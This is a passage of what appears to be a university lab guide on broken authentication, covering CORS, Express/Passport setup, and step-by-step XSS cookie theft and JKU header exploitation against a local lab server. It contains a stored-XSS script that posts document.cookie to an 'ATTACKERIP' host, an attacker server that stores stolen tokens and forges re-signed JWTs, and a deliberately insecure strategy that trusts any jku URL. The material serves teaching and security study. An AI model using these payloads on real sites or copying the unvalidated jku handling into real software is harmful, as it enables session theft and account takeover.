The same-origin policy (SOP or same-origin security policy) prohibits the loading of data from third-party servers when accessing a website. All data must come from the same source, i.e. from the same server. This is a security measure, as JavaScript and CSS could load content from other servers without the user knowing (and thus also malicious content). Such attempts are called "cross-origin requests". If, on the other hand, both web administrators know about the content exchange and approve it, it makes no sense to prevent this process. The requested server (i.e. the one from which content is to be uploaded) can then allow access via cross-origin resource sharing.

Cross-Origin Resource Sharing is a browser mechanism which enables controlled access (i.e. through JavaScript) to resources located outside of a given domain. However, it also provides potential for cross-domain attacks, if a website's CORS policy is poorly configured and implemented. Some applications need to provide access to other domains, but maintaining a list of allowed domains requires ongoing effort, and any mistakes risk braking functionality, so the problem is that some applications just allow the access from any other domain. By doing this, any external server could execute malicious JavaScript code in the server with this policy enabled for anyone.

One way to communicate with a server that works with the CORS policy enabled, is by sending a **simple request**, reading the Origin header from requests and including a response header stating that the requesting origin is allowed. For example, if an application receives the following request:

```
GET /sensitive-victim-data HTTP/1.1
Host: vulnerable-website.com
Origin: https://malicious-website.com
Cookie: sessionid=...
```

Figure 7: Request to vulnerable server.

It would respond with something similar to Figure 8:

```
HTTP/1.1 200 OK
Access-Control-Allow-Origin: https://malicious-website.com
Access-Control-Allow-Credentials: true
...
```

Figure 8: Response from the server with CORS enabled.

Another way, is sending a **request with previous verification**, where first the browser sends a verification OPTIONS request to make sure that it is secure to send the request or not.

Once the response is received with status code **204** (without content), the browser will look for the **access-control-allow** parameters in the real request, and if they are accepted, it will be sent and responded.

These different headers allow the access from the requested domain and also that the cross-origin requests can include cookies. This means that any domain can access resources from the vulnerable domain, for example, by placing scripts on the attacker's website it could retrieve API keys, session tokens, etc.

Without the header, the victim user's browser will refuse to send their cookie, meaning the attacker will only gain access to unauthenticated content.

Even 'correctly' configured CORS establishes a trust relationship between two origins. If a website trusts an origin that is vulnerable to XSS, then an attacker could exploit the XSS injecting JavaScript that uses CORS to retrieve sensitive information from the site that trusts the vulnerable application.

3 Methodology / project development:

To carry out this project a systematic review of information in a large number of internet sources has been performed.

Among the different sources seen, there's youtube, with lots of videos about the different fields, blogs from experts talking about these topics and lots of different webpages including some official ones such as PassportJS [8] or OWASP [9].

To create the different exercises, Visual Studio Code has been used and also some requests need to be done from the terminal.

In Visual Studio Code, different servers have been created using ExpressJS, and different middleware that are explained in this section.

3.1 ExpressJS and PassportJS

Express.js [10] is a free and open-source web application framework for Node.js, which means that most of the code is already written for programmers to work with. It is used for designing and building web applications (a single page, multi-page, or hybrid web applications) quickly and easily. Web applications are web apps that you can run on a browser. Since Express.js only requires javascript, it becomes easier for programmers and developers to build web applications and API without any effort. Express.js is lightweight and helps to organize web applications on the server-side into more organized MVC architecture.

The **ExpressJS** middleware provides a robust set of features for web and mobile applications. It has different methods to specify which function is called depending on the HTTP verb (GET, POST, SET, among others) and the structure of the URL ("path"). Can also be used to add functionality for managing cookies, sessions and users through the use of parameters in the POST/GET methods.

We can install express as follows:

```
$ npm install express
```

The **PassportJS** package is an expandable and modular authentication middleware for NodeJS, that works smoothly with ExpressJS, adds authentication and can provide session management. PassportJS can be installed as follows:

```
$ npm install passport
```

Passport can save data in a cookie and use it for logged-in users between requests once the initial authentication is already done.

As we can see, Express and Passport can be implemented as follows:

```
const port = 3000

const app = express()
```

```
app.set('view engine', 'ejs')
app.use(logger('dev'))
app.use(cookieParser())
app.use(bodyParser.json())
app.use(bodyParser.urlencoded({ extended: false }))
```

PassportJS provides a comprehensive set of more that 500 different strategies such as authentication with user/password credentials, Facebook or Google. In this project two different strategies have been implemented:

- **Local Strategy:** Used for authentication with username and password in a NodeJS application. This strategy can be installed as follows:

  ```
  $ npm install passport-local
  ```

- **JWT Strategy:** In these strategies the token is taken from cookies, HTTP authorization headers, parametrize URIs, etc.

  ```
  $ npm install passport-jwt
  ```

In this project the JWT Strategy has been implemented a bit different as can be seen following:

```
passport.use('jwt-jku', new JwtStrategy({
  jwtFromRequest: req => { return (req && req.cookies) ?
  req.cookies.jwtCookie : null },
  secretOrKeyProvider: (req, rawJwtToken, done) => {
    const decoded = jwt.decode(rawJwtToken, { complete: true })
    // Has .header and .payload
    if (decoded.header.jku) {
      axios({
        method: 'get',
        url: decoded.header.jku,
        responseType: 'json'
      }).then(function (response) {
        // console.log(response)
        done(null, jwkToPem(response.data.keys[0]))
      }).catch(function (error) {
        console.log(error)
      })
    }
  }
}, (jwtPayload, done) => { return done(null, jwtPayload ?? false) }
))
```

This strategy was implemented from zero, and it allows verifying a JWT is valid using a JKU. First the function *jwtFromRequest* needs to be called, this function accepts a request as the only parameter and returns a JWT as a string or null.

Then, we can see the function *secretOrKeyProvider* which has three parameters, the actual request, the JWT token and the done function. This function decodes the JWT token and with the URL extracted from the JKU parameter performs a GET request to obtain the key to decode it. Once the request is performed, the function done needs to be called passing the PEM-encoded public key (asymmetric) for the given key and request combination.

3.2 Other middlewares and packages used

In this block are explained the utility of the rest of middlewares and packages required and how they have been used.

Middlewares:

1. **Morgan** [11]: Node.js and Express middleware to log HTTP requests and errors and simplify the process. To use it in an Express server, and instance has to be created and passed as argument in the *.use()* middleware before the HTTP requests:

   ```
   const logger = require('morgan')
   const app = express()
   app.use(morgan('dev'))
   ```

   Morgan accepts different predefined formats as arguments:

   - **dev:** Concise output coloured by response status for development use.
   - **short:** It is shorter than default and also includes response time.
   - **tiny:** It shows the minimal output.
   - **common:** Standard Apache common log output.
   - **combined:** Standard Apache combined log output.

2. **cookie-parser** [17]: Allows to parse HTTP request cookies. Once installed, it's past to *app.use()* in order to be implemented. This middleware will parse the Cookie header on the request and expose the cookie data as the property *req.cookie* and, if a secret has been provided, as the property *req.signedCookie*.

3. **body-parser** [19]: Node.js body parsing middleware that allows to parse incoming request bodies in a middleware before your handlers, available under the 'req.body' property.

npm packages:

1. **jwk-to-pem** [13]: Allows to convert a JSON Web Key (an Object) to a PEM (String). To use it, it needs to be installed as any other middleware, and once it's imported into our project, we can call the function *jwkToPem(object)*.

2. **fortune-teller** [14]: By calling *fortune.fortune()* it allows to randomly choose a phrase between a large set of different sentences.

3. **axios** [15]: Promise-based HTTP Client for node.js and the browser. While on the server-side it uses the native node.js http module, on the client (browser) it uses XMLHttpRequests. It is uses in order to perform a request to get the JWKS in the JWT strategy.
4. **jsonwebtoken** [18]: Implementation of JSON Web Tokens that uses *node-jws*. It allows working with JSON Web Tokens, signing, verifying or decoding them.
5. **node-jose** [26]: Javascript implementation of the JSON Object Signing and Encryption (JOSE) for current web browsers and nose.js-based servers. This library implements (whenever possible) all algorithms, formats, and options in JWS, JWE, JWK and JWA and uses native cryptographic support where feasible.

4 Broken Authentication Laboratory

In this section can be seen the laboratory practice generated, which includes a previous theoretical introduction in each part in order to clarify what is being done and some instructions to be followed by the student to perform correctly the attack. These theoretical parts, have already been explained in section 2, but we can find part of this information here again since it's required for the student to follow the exercises.

Almost completely based on Pentesting basics: Cookies Grabber (XSS) [4], Hack and Trolls [5], Hacking JWT Tokens [27], JWKs and node-jose [6].

4.1 Background

Broken authentication attacks aim to take over one or more accounts, by doing this, the attacker can get access to a webpage with the same privileges as the attacked user.

Broken authentication is typically caused by **poorly implemented authentication** and **session management functions**. The authentication is 'broken' when attackers are able to compromise passwords, session tokens or keys, user account information, and other details to assume user identities.

Some **common risk factors** that lead to the prevalence of broken authentication are:

- Predictable login credentials
- User authentication credentials that are not protected when stored
- Session IDs exposed in the URL (e.g., URL rewriting)
- Session IDs vulnerable to session fixation attacks
- Session value that does not time out or get invalidated after logout
- Session IDs that are not rotating after successful login
- Passwords, session IDs, and other credentials sent over unencrypted connections

In this practice, we are going to work with a possible attack due to broken authentication with different steps:

1. **XSS (Cross-Site Scripting):** To steal a cookie containing a token from a legitimate user.
2. **The JKU Claim Misuse:** Applying some modifications on the token stolen in order to grant access to the server.
3. **Exploitation of CORS (Cross-Origin Resource Sharing) vulnerabilities**: To show the importance of CORS in webpages.

4.2 Stealing Cookies with XSS

4.2.1 Background

In web services, normally once the user logs in introducing his credentials, it's not necessary to repeat this process for subsequent visits to other functions of the website. [4] The traditional mechanism for verifying the identity is the cookie-session mechanism:

1. The user's browser visits the website and enters the credentials.
2. Once the server verifies them, generates automatically a 'sessionid' and maps the users and the 'sessionid' information to the server.
3. The server returns the session ID generated to the users' browser, which stores it in a cookie.
4. After that, subsequent requests performed by the user will include this session ID stored in the cookie.
5. The server will compare the session ID sent by the user with the ones it has in its database, and if it's there, the authentication succeeds.

This performance may lead to several issues:

1. The code's mechanism of security is not perfect and may have CSRF (Cross-Site Request Forgery) vulnerabilities.
2. The server needs to store the session ID in order to compare it with the one provided by the clients. When the server is a cluster with several machines, the session ID has to be copied and shared among the different machines.
3. If a unique login is required, the session ID has to be stored in an external (like REDIS), in order to guarantee that every machine and system can access to it. If the external storage doesn't work, the unique login won't be valid.

CSRF vulnerability

Cross-Site Request Forgery is a web security vulnerability that allows an attacker to induce users to perform actions that they do not intend to perform. Some of these actions could be:

- Changing the email address on their account.
- Changing the password.
- Make funds transfers.

Avoiding CSRF vulnerability

A way to avoid this kind of attacks is using JWT authentication. By using JWTs the server doesn't store users' information, it just verifies the field 'jwt' in the header instead of the information of the cookies.

But an attacker still has the possibility to steal a token using an XSS Attack.

Introduction to XSS Attacks

The basis are similar to the ones in SQL Injection attacks. It uses executable code to perform the attack (p.e. if a website contains a ‘textarea‘ field where content can be published).

By introducing the malicious code into those fields, the attacker can perform different actions such as steal cookies.

There are two types of XSS attacks:

1. **Reflected XSS (or Non-Persistent) Attack:** When the malicious script is reflected off of a web server to the user browser. The script is activated through a link which sends request to a website with a vulnerability that enables execution of malicious scripts.
2. **Stored XSS (or Persistent) Attack:** Occurs when a malicious script through user input is stored on the target server (e.g. into a database, comment field, etc). When the user visits the page, the server serves the malicious code to the user.

4.2.2 XSS Lab Exercise

For this exercise, we are going to steal a valid cookie from a legitimate user of a vulnerable webpage. To carry out this simple XSS attack, you need to download from Atenea the correspondent folder, where you can find:

- A vulnerable web application (‘main_server‘).
- A web server application of the attacker to capture the and store the legitimate cookies ‘attacker‘.

Before starting with the exercise, let’s try to understand what these servers do and how:

- **main server**: It’s a simple server with a login page where only can be accessed using as credentials ’walrus/walrus’. Walrus is the only user with access to the fortune-teller endpoint. There’s also a simple comments section where everybody can write. There are different endpoints and strategies created in this server:
    1. ’/’: Using the ’jwt-jku’ strategy, authenticates the user and provides the fortune-teller endpoint.
    2. **jwt-jku strategy**: Asks for the jwks.json file to the url specified in the ’jku’ header claim in order to validate the token:

```
passport.use('jwt-jku', new JwtStrategy({
  jwtFromRequest: req => { return (req && req.cookies) ?
  req.cookies.jwtCookie : null },
  secretOrKeyProvider: (req, rawJwtToken, done) => {
    const decoded = jwt.decode(rawJwtToken, { complete: true })
    // Has .header and .payload
    if (decoded.header.jku) {
      axios({
```

```
    method: 'get',
    url: decoded.header.jku,
    responseType: 'json'
   }).then(function (response) {
    // console.log(response)
    done(null, jwkToPem(response.data.keys[0]))
   }).catch(function (error) {
    console.log(error)
   })
  }
 }
}, (jwtPayload, done) => { return done(null, jwtPayload ?? false) }
))
```

3. **'/login'**: Authenticates the user using the 'local' passport strategy (simply using credentials) and on successful authentication a cookie is created for this user.

4. **local strategy**: If the credentials introduced are walrus/walrus, the authentication is correct.

```
passport.use('local', new LocalStrategy(
 {
  usernameField: 'username', // it MUST match the name of the input field
  passwordField: 'password', // it MUST match the name of the input field
  session: false // we will store a JWT in the cookie with all the requir
 },
 function (username, password, done) {
  const isValidPass = validate(password, db.getData('/' + username).passwor
  // console.log(isValidPass)
  if (isValidPass) {
   const user = { username, description: '...' }
   return done(null, user)
  }
  return done(null, false)
 }
))
```

5. **'/comments'**: Allows returning and display all the comments.

6. **'/jwks.json'**: Retrieves the 'jwks.json' file of the server with the public key needed to decode the token.

```
app.get('/jwks.json', async (req, res) => {
  const ks = fs.readFileSync('./jwks.json')
  const keyStore = await jose.JWK.asKeyStore(ks.toString())

  res.send(keyStore.toJSON())
})
```

7. **'/do-post'**: Allows to upload a comment to the server's database:

```
app.post('/do-post', (req, res) => {
  // req.body contiene {comment: comentario del usuario}
  // req.cookies contiene {jwtCookie: cookie}
  fs.readFile('./comments.json', 'utf8', function (err, data) {
    if (err) {
      console.log(err)
    } else {
      let obj = {
        table: []
      }
      obj = JSON.parse(data) // now it is an object
      const timeElapsed = Date.now()
      const now = new Date(timeElapsed)
      obj.table.push({ username: req.body.username,
      comment: req.body.comment,
      date: now.toDateString() }) // add some data
      const json = JSON.stringify(obj) // convert it back to json
      fs.writeFile('comments.json', json, 'utf8', (err) => {
        if (err) throw err
      }) // write it back
      res.redirect('/comments')
    }
  })
})
```

8. **'/logout'**: Removes the created cookie and redirects to '/login'.

- **attacker**: The attacker has two different endpoints and a function called 'generateFakeJwt':

1. **'/jwks.json'**: Retreives the 'jwks.json' file with the public key of the attacker.

2. **'/getcookie'**: This endpoint is the one where users' cookies are sent. On the one hand, once the token is received it's automatically modified calling function *generateFakeJwt* and the modified token is printed on the screen. On the other hand, the stolen token is stored in 'tokens.json'.

```
app.post('/getcookie', (req, res) => {
  const token = req.body.value.split('=')[1]
  const ks = fs.readFileSync('./jwks.json')
  jose.JWK.asKeyStore(ks.toString()).then(keyStore => {
    const [privKey] = keyStore.all({ use: 'sig' })
    generateFakeJwt(token, privKey).then(fakeJwt => {
      console.log(fakeJwt)
    })
```

```
      })
      // We store it to be able to analyse it with [jwt.io]
      //and understand the modifications implemented
      fs.readFile('./tokens.json', 'utf8', function (err, data) {
        if (err) {
          console.log(err)
        } else {
          const tokensfile = JSON.parse(data) // now it is an object
          const tokens = new Set(tokensfile.tokens)
          tokens.add(token) // add the jwt stolen
          tokensfile.tokens = Array.from(tokens)
          const json = JSON.stringify(tokensfile) // back to json
          fs.writeFile('tokens.json', json, 'utf8', (err) => {
            if (err) throw err
          }) // write it back
        }
      })
    })
```


3. *generateFakeJwt*: This function is the one that will make the proper modifications on the stolen token in order to obtain a token verified by the attacker. It expects a JWT and outputs another one with the jku pointing to the attacker's public key, and it's also signed by the attacker:

```
async function generateFakeJwt (serverJwt, privKey) {
    const decoded = jwt.decode(serverJwt, { complete: true })
    // Has .header and .payload
    decoded.header.jku = 'http://localhost:5000/jwks.json'
    decoded.header.alg = null
    const opt = {
        compact: true,
        jwk: privKey,
        fields: decoded.header
    }

    const token = await jose.JWS.createSign(opt,
    privKey).update(JSON.stringify(decoded.payload)).final()

    return token
}
```

Now that we know how each server works, we can proceed with the exercise. First we need to start the main server in our victim's machine, but before that we need to go to the downloaded server project and install all the dependencies required:

```
(kali@kali)-[~]
$ npm install
$ node index.js
```

Now we can go to see the server running on port 3000. We can see there's a 'login page' and a 'comment section' which an attacker could try to exploit using XSS. The only user registered that can reach the fortune-teller endpoint (9) is (user: 'walrus' password: 'walrus').


Refresh / Logout

User: walrus

Condense soup, not books!

Go to comments Section

Figure 9: Fortune teller endpoint.

Now that the environment we are working with is clear, as an attacker, we need to get walrus' cookie in order to impersonate its identity and get access to the 'fortune-teller' endpoint.


The attacker's server will have to be also running in order to receive the stolen cookies. This server needs to be installed and started too.

With the attacker's server running in the Kali Linux machine, we are going to perform our XSS attack by introducing the following malicious code (putting the attacker's IP) in the comment section's text area:

```
<script>
var xhr = new XMLHttpRequest();
xhr.open("POST", "http://ATTACKERIP:5000/getcookie", true);
xhr.setRequestHeader('Content-Type', 'application/json');
xhr.send(JSON.stringify({
    value: document.cookie
}));
</script>
```

This code will be inserted into the webpage's HTML code, and will automatically send to the URL specified the cookies of the users that create any comment from now on.


To see it, we will log in as **walrus** from a third party (the same machine running the main server can play also the role of the victim), and try introducing a new comment on this presumably safe web page.



```
Username: walrus
Introduce your comment.
Send
walrus:
Sun May 29 2022
This is the first comment!
```

Figure 10: Comments section.


Now going to the attacker's endpoint, having a look at the file ‘tokens.json‘ we will be able to see all the tokens stolen.



```
{"tokens":
    [
        "eyJ0eXAiOiJqd3QiLCJqa3UiOiJodHRwOi8vbG9jYWxob3N0OjMwMDAvandrcy5qc29uIiwiYWxnIjoiUlMyNTYifQ.eyJzd
    ]
}
```

Figure 11: List of stolen tokens.

And in the other hand, having a look at the attacker's terminal, we can see the newly generated token.



```
OPTIONS /getcookie 204 1.429 ms - 0
eyJ0eXAiOiJqd3QiLCJqa3UiOiJodHRwOi8vbG9jYWxob3N0OjUwMDAvandrcy5qc29uIiwiYWxnIjoiUlMyNTYifQ.eyJzdWIiOiJ3YWxydXMiLCJleHAiOjE2NTY1ODg1ODYsImlhdCI6MTY1NTk4Mzc4Niwi
cm9sZSI6InVzZXIifQ.fWml0Rlf3njGHn4JTMxDXOcZwotLmXkZyYpq_o8xKvgbQosQHs901-U3LuRwCTDocaluOe58sUHlM8QZnMb2to9jXZ5iwD9P0xtv66Vr6Z_NZRHqdMFJeOjrAUWVleVGXRIIdjYp-eOZ
4UErNyxZkv3x2mljnPrK7VPPi3UQsPCEHtX_KDU_xrH7C-IvewJW_VfUjfsm-6MUakwv_LQixiu4IeorYfRg7XPb3xW7-cxsTH4oiKMH5vqoASo2NLtBg6OXgLThYyzJTzrtZzh9BIr3-pTCavKW1aIt2WLtbo5
5Te8GRxrw0aIX-XXRF_tVCCX0fKSb5ZSd2srJSL9Cjw
```

Figure 12: Modified token.

- **Which kind of XSS attack have we performed in this exercise?**

  Explain with your own words which kind of attack you have performed and why.

4.3 Exploitation of the JKU Claim Vulnerability


In this exercise, the stolen token is going to be modified thanks to a vulnerability found in the 'jku' header parameter in some libraries. Thanks to that, an attacker would be able to bypass authentication, creating its own tokens and getting access to the vulnerable server.

4.3.1 Background

JSON Web Tokens and the JKU Claim

JSON Web Token (JWT) is a means of representing claims to be transferred between two parties. The claims in a JWT are encoded as a JSON object that is digitally signed using JSON Web Signature (JWS) and/or encrypted using JSON Web Encryption (JWE).

JWT Structure



```
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOiIxMjM0NT
Y3ODkwIiwibmFtZSI6IkpvaG4gRG9lIiwiaWF0IjoxNTE2MjM5M
DIyfQ.XbPfbIHMI6arZ3Y922BhjWgQzWXcXNrz0ogtVhfEd2o
```

```
{
  "alg": "HS256",
  "typ": "JWT"
}
```

```
{
  "sub": "1234567890",
  "name": "John Doe",
  "iat": 1516239022
}
```

```
HMACSHA256(
BASE64URL(header)
.
BASE64URL(payload),
secret)
```

Figure 13: Parts of a JSON Web Token.

The token consists of **three parts** (Figure 13): a **header** that and contains metadata about the token (i.e. the algorithm used), **the claims or payload**, that contains the data that you want to transmit (i.e. session state) and **signature** (used to prevent the data from being tempered with, checks the validity of the header and the payload (including the dots)).

Tokens are encoded using **base64url**, which helps to the transmission of the data and, also helps to avoid special characters that are used in URLs.

Example of procedure using a JWT for Authentication

The user logs in with a username and password, then, on successful authentication, the server creates a new token and returns it into a cookie to the client.

When the client makes a successive call towards the server it attaches the correspondent cookie, then the server reads the token from the cookie, validates the signature, and after a successful verification the server uses the information in the token to identify the user.

Tokens contain claims to identify users and all other information necessary for the server to perform the authentication. (Be aware not to store sensitive information in the token and always send it over a secure channel!)

Each JWT token should at least be signed before sending it to a client. If a token is not signed, the client application would be able to change the contents of the token. The signing specifications are defined here the specific algorithms you can use are described here. It basically comes down you use 'HMAC with SHA-2 Functions' or 'Digital Signature with RSASSA-PKCS1-v1_5/ECDSA/ RSASSA-PSS' function for signing the token.

The JKU Claim

The 'JKU (JWK Set URL)' Header Parameter is a URI that refers to a resource for a set of JSON-encoded public keys, one of which corresponds to the key used to digitally sign the JWS (JSON Web Signature). If the server doesn't validate the URL, an attacker can provide a URL to their own '.json' file containing his own public key.

If the URL is validated before the public key is used, e.g. to be of the same origin, an attacker might bypass this restriction by using an open redirect or try to find an issue with the URL parsing.

For the next exercise, the attacker is going to use the stolen token thanks to the exploitation of this JKU vulnerability.


4.3.2 JKU Exploitation Lab Exercise

After stealing a real token from a users' cookie, we can now try to use it in order to impersonate the real user's identity and get access to the webpage.

In order to do that, the JWT has been modified in order to get validated by the attacker itself.

But to understand the modifications implemented, if we introduce the JWT intercepted (stored in 'tokens.json') in jwt.io we will see it decoded, and now it could be modified.

Figure 14 has been taken from jwt.io, a useful webpage we are going to need for enconding and decoding JWTs.



Encoded PASTE A TOKEN HERE

```
eyJ0eXAiOiJqd3QiLCJqa3UiOiJodHRwOi8vMTA
uMC4yLjE1OjMwMDAvandrcy5qc29uIiwiYWxnIj
oiUlMyNTYifQ.eyJleHAiOjE2NTAzNzcwMjUsI
mlhdCI6MTY0OTc3MjIyNSwicm9sZSI6InVzZXIi
fQ.C7O-8tyRwtmeNTD1WhjO_3rSSux4-
CcDt51tfrMVtjvXR56gB_pKwtdWxsftBTqbLSl
ymdnLalv-
1t7PCljnzlX59Hp19pXdhRE4JXUcf7DfqHUVZ7
NcTGM83tC28IXq3M9G5TX4qBvtlbNSut9nHd39a
v17OUyMnG7bCUXZ93G5vhimPAc2FwXrGavAz041
2_dKxM_wzcgNDe_KZFtjIKaXFbN7_F1EapqqKpY
uhC7mmMMW0mr0W0fMdofX-
5t32X6aBgtNIcFGzU5rK7XxVYEIhW9jkNCKObrn
WUFd-
ZEf6G5hrkRWc_fjgCeK_VlFhkBAJvh1Td1Arp-
HValmJw
```

Decoded EDIT THE PAYLOAD AND SECRET

HEADER: ALGORITHM & TOKEN TYPE

```
{
  "typ": "jwt",
  "jku": "http://10.0.2.15:3000/jwks.json",
  "alg": "RS256"
}
```

PAYLOAD: DATA

```
{
  "exp": 1650377025,
  "iat": 1649772225,
  "role": "user"
}
```

VERIFY SIGNATURE

```
RSASHA256(
  base64UrlEncode(header) + "." +
  base64UrlEncode(payload),
  Public Key in SPKI, PKCS #1,
  X.509 Certificate, or JWK string format.
  ,
  Private Key in PKCS #8, PKCS #1, or JWK string format. The key never leaves your browser.
)
```


Figure 14: intercepted JWT.

Things to notice:

1. The algorithm used to sign the token is 'RS256'
2. The token is using the 'jku' header parameter, which contains the JSON Web Key Set URL to be used for the token verification.

By sending a query to the server's endpoint, the attacker can easily get the 'jwks.json' file from the server.

```
(kali@kali)-[~]
$ curl http://<serverIP>:3000/jwks.json
```



```
┌──(kali㉿ca)-[~]
└─$ curl http://10.0.2.15:3000/jwks.json
{"keys":[{"kty":"RSA","kid":"Tp44CTTSx_W6rgssiFwDlM7zDmYUxdW7M_tVuu8v9-I","us
e":"sig","alg":"RS256","e":"AQAB","n":"0mFgg7Ob120fBpSyL6Spd7r3pZvoCoynVfyHTU
5XhYAUQTF0ZJyDKBHWrvoeOpzOomNiZ24QJx9MnVYaj9-7gnTA9HtU-Dxp2TBi_d8uDxe61TEALZU
vs-2ECKWEMln2JSCH_vBgFneh_rU04uq57MHAf9wNRSj7DBXJqmlg93oeo9tOOxVtQU1K3V4XUW-2
FpuFsuvdSRpfnjxPPafq3Wnq7-Baf7u-EJtj0x_c6okb66Fr1ZhlABZs0BCQKAUonMeoft-IXM_j-
Y5_X2wFr9Xk-PWPNpgyY5tXNv57nvwR9YmXzhTZr7V-y0foE4N2gPXJOgVwmojyl7Bw_JTwKQ"}]}
```

Figure 15: Curl to get the jwks file.

So now as an attacker we know how the 'jwks.json' file of the server looks like, and we have created one with the same structure thanks to the code provided:


```
